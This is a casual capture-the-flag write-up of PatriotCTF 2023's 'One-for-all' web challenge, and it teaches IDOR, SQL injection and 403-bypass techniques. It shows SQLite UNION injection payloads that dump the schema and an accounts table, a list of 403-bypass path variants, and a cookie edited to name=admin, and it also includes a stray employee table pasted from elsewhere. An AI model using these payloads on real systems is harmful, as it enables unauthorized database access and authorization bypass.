

one-for-all

type: #WEB #blackbox


difficulty: #easy

SOLVED by: #myself and biogenesis

wroteup on how we-- aced first blood on one-for-all challenge
patriotCTF 2023

was rated easy in first but later PatriotCTF Rated it hard as u can see in the screenshot

the challenge



The screenshot shows a challenge interface with a dark green background. At the top left, there's a 'Challenge' button and '32 Solves'. The title 'One-for-all' is prominently displayed in white, with '494' below it. A 'Hard' difficulty tag is visible. The challenge text reads: 'One four all or all four one? Find all 4 parts of the flag, ez right?'. The flag format is 'PCTF{}'. The author is '@sau_12'. A URL 'http://chal.pctf.competitivecyber.club:9090/' is provided. At the bottom, there's a 'Flag' input field and a 'Submit' button.

Challenge 32 Solves

One-for-all

494

Hard

One four all or all four one?

Find all 4 parts of the flag, ez right?

Flag format: PCTF{}


Author: @sau_12

<http://chal.pctf.competitivecyber.club:9090/>


Flag


Submit

the first thing we see is a field require from us a username




as any fellow hacker i typed the normal thing and hit the big button






No such user exists (keep that in mine)

i noticed something on the main page in top corner and and it bothred me so i went back and clicked on it




it sent me to <http://chal.pctf.competitivecyber.club:9090/user?id=1>



id = 1 is wilson so maybe different id number can lead to different name
and i can collect them to try on the main page huh i'm so smart

tried id=2 aaaaand



nothing changed ..

so maybe it's three then (said with hope)

nope not three either

so i sent the request to the intruder in burpsuite and set the payload from 0 to 100 and let it run


while i was waiting burp to finish i went back on the main page and tried wilson

and got the No user exist error.

so i thought maybe it's fetching from a database so it's maybe vulnerable to sqli

i tried `wilson" or 1=1 -- -`

and



YES it vulnerable to SQLi and maybe we can dump the flag

before we do so let's take look on burp

at the same moment i hear discord notification so i change tabs and see BioGensis

tellin me he grabbed `<div description` in the source code
(hit ctrl + u to see source code)

he got the part of the flag in user?id=0 :)

and burp confirm that because the only content length different happen
at user?id=0

the part he got was `ev3rYtH1nG}`

so maybe my SQLi we will be the rest and we solve the challenge to move on with our teammate on **Pick Your Starter** challenge

hint NO we won't

not even close 🤖

so i tried to go to hacktricks sqli page

we already no it's sqlite database because the connect -- - worked
yet u can confirm with last_insert_rowid()=last_insert_rowid() which will equal
to true in a SQLite database

anyway

```
a" union select 1,1,1,1 -- -
```

and keep increasing "1," if u don't get true response
that is the count of columns (4)

```
inject (select sql from sqlite_schema)
```

into one of the columns

so its like that

```
a" union select 1,1,(select sql from sqlite_schema),1 -- -
```

all that i didn't know and biogenesis was the one who solved that part

i googled everything later tho

so i don't be script kidyy

-but we all are right 🧠 -

```
0:  "1"
1:  "1"
▼ 2:  "CREATE TABLE accounts(id int NOT NULL PRIMARY KEY , email varchar(20) unique, username varchar(20), password varchar(200))"
3:  "1"
```

so we know that the name of the table name is accounts contains id,email,username,password

```
a" union select id,email,username,password from accounts limit 1 offset 2 -- -
```

why offset 2 and limit 1 ??

first if u don't know limit and offset see [this](#)

offset 2 will skip kairn

-we already know from a" or 1=1 -- trial-

and limit 1 because the page can't dump all the table in one time

so we go only by 1

and increment offset till we find what we want

employee_id	first_name	last_name
121	Adam	Fripp
103	Alexander	Hunold
115	Alexander	Khoo
193	Britney	Everett
104	Bruce	Ernst
179	Charles	Johnson
109	Daniel	Faviet
105	David	Austin
114	Den	Raphaely

OFFSET 3

LIMIT 5

employee_id	first_name	last_name
193	Britney	Everett
104	Bruce	Ernst
179	Charles	Johnson
109	Daniel	Faviet
105	David	Austin

offset 2 get us that

```

JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
0: "112313"
1: "three@gmail.com"
2: "flagishere90"
3: "and_Adm1t_"

```

part of the flag

so we now have `and_Adm1t_ev3rYtH1nG}`


offset 3 get us something interesting

```

JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
0: "112314"
1: "four@gmail.com"
2: "complexname9191681"
3: "path:/secretsforyou"

```

a path .. secret one



we get you don't have permission to access /secretsforyou/
just like a 403 error
but it's just html page not real 403


i tried maybe if i added x-forward-from: 127.0.0.1
maybe it will work. it didn't, i tried different local ips 10.12.x.x 192.168.x.x
nothing worked.

so i ran [dontgo403](#) great tool to bypass 403 written in golang so it's super fast
it can try different headers too like x-forward-from and more

```
[####] CUSTOM PATHS [####]
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/%20/
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/..;/
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/%00
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/.svc
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/°/
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/..;
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/./
200 178 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/..;/
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/.html
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/~
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/1
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/.php
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/%0A
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/?testparam
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/?param
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/\\//
200 2087 bytes http://chal.pctf.competitivecyber.club:9090/secretsforyou/debug
```

so 178 bytes stood out to my eyes

visiting the page we get the third part of the flag



flag so far l00s3_and_Admt_ev3rYtH1nG}

so we missing part

hinting the name one-FOR{UR}-all

i just sent a get request in burp

previously name=karin i changed to name=admin earlier

and it was the solution

```
GET / HTTP/1.1
Host: chal.pctf.competitivecyber.club:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Flag 5/5=e4a541}; name=admin
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Content-Length: 0
```

and


The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to `http://chal.pctf.competitivecyber.club:9090`. The 'Request' tab is active, displaying an HTTP 200 OK response. The response headers are:

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.7 Python/3.11.5
3 Date: Fri, 08 Sep 2023 23:47:19 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 10
6 Connection: close
7
8 PCTF{Hang_
```

The 'Inspector' tab on the left shows the request header with the host `chal.pctf.competitivecyber.club:9090`.

boom

PCTF{Hang_l00s3_and_Adm1t_ev3rYtH1nG}



was nice challenge combined bunch of vulnerability

IDOR, SQLi, 403 bypass !! the latter was just amazing idea tbh

checkmate challenge was a lot funnier but that for another writeup

see you guys later.